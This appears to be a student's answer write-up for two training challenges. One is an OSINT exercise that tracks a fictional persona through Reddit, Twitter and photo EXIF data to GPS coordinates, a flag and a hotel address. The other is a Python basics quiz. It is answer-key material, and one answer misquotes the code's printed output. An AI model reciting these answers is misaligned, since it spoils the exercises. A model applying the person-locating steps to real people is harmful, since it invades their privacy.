
Question 8: Okay, you found the city, but where specifically was one of the photos taken?

Answer: 41.891815 ,-87.624277




Question 9: Did you find a flag too?

Answer: {FLAG}ALWAYSCHECKTHEEXIFD4T4



Question 11: Based on all the information gathered. It's likely that Rudolph is in the Windy City and is staying in a hotel on Magnificent Mile. What are the street numbers of the hotel address?

Answer: 540



Thought process

This assignment was created to identify the typical important stages in an OSINT analysis. Finding the URL for Rudolph's previous Reddit comments was the first task. To locate the solution, we use *https://www.reddit.com/user/IGuidetheClaus2020/comments/*. We were questioned about where Rudolph was born in response to question two. Using the web, we learned Rudolph was born in **Chicago**. We utilised Google to look up Robert's last name, **May**, for the third query. Regarding the following query, it was suggested that Rudolph might have a profile on **Twitter**, another social media website. We discovered the information through reading Rudolph's Reddit remarks. Rudolph's Twitter account is **IGuideClaus2020**. We learned from Rudolph's Twitter account that his current favourite television show is The **Bachelorette.** Then, we found out that Rudolph took part in a parade that was located in **Chicago**. The specific location of one of the photos taken during the parade was at coordinates, **41.891815 ,-87.624277.** The final inquiry required us to determine the address of the hotel Rudolph was staying at, which is **540**.


Day 15 :There's Python in my stocking!

Tools used: Kali Linux, Firefox,Visual Studio Code

Solution:


Question 1:**What's the output of True+True?**

Answer:2




Question 2:**What's the database for installing other peoples libraries called?**

Answer:PyPi




Question 3:What is the output of bool("False")?

Answer:True




Question 4:What library lets us download the HTML of a webpage?


Answer: **Requests**



Question 5: What is the output of the program provided in "Code to analyse forQuestion 5" in today's material?


Answer:[1, 2, 3, 6]





Question 6: What causes the previous task to output that?

Answer:Pass by reference




Examine the following code:

```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]

name = input("What is your name? ")

if name in names:

    print("The Wise One has allowed you to come in.")

else:

    print("The Wise One has not allowed you to come in.")
```


Question 7: if the input was "Skidy", what will be printed?

Answer: The Wise One has allowed you to come in.



Question 8: If the input was "elf", what will be printed?

Answer: The Wise One not has allowed you to come in.



The Thought Process

We were asked what the results of True + True were for the first query. Kali was applied, and the result was **2**. The database for installing other people's libraries was the next question we were asked. By using Google-Fu, we discovered that **PyPi** was the solution. What bool("False") returns as the output answers the third query. When we used Kali once more, the result was **True**. Regarding the following query, which library enables us to download a webpage's HTML. We conducted a Google search and discovered "**Requests**" to be the solution. The output was **[1, 2, 3, 6]** when we utilised visual studio code for question 5 to analyse the code. The following question asked us to identify the factors that led the preceding task to get that result. The result of our online search was "**pass by reference**." The outcome for question 7 was "**The Wise One has allowed you to come in**," and the output for question 8 was "**The Wise One not has allowed you to come in**," when we copied the codes for the final two questions into Visual Studio Code.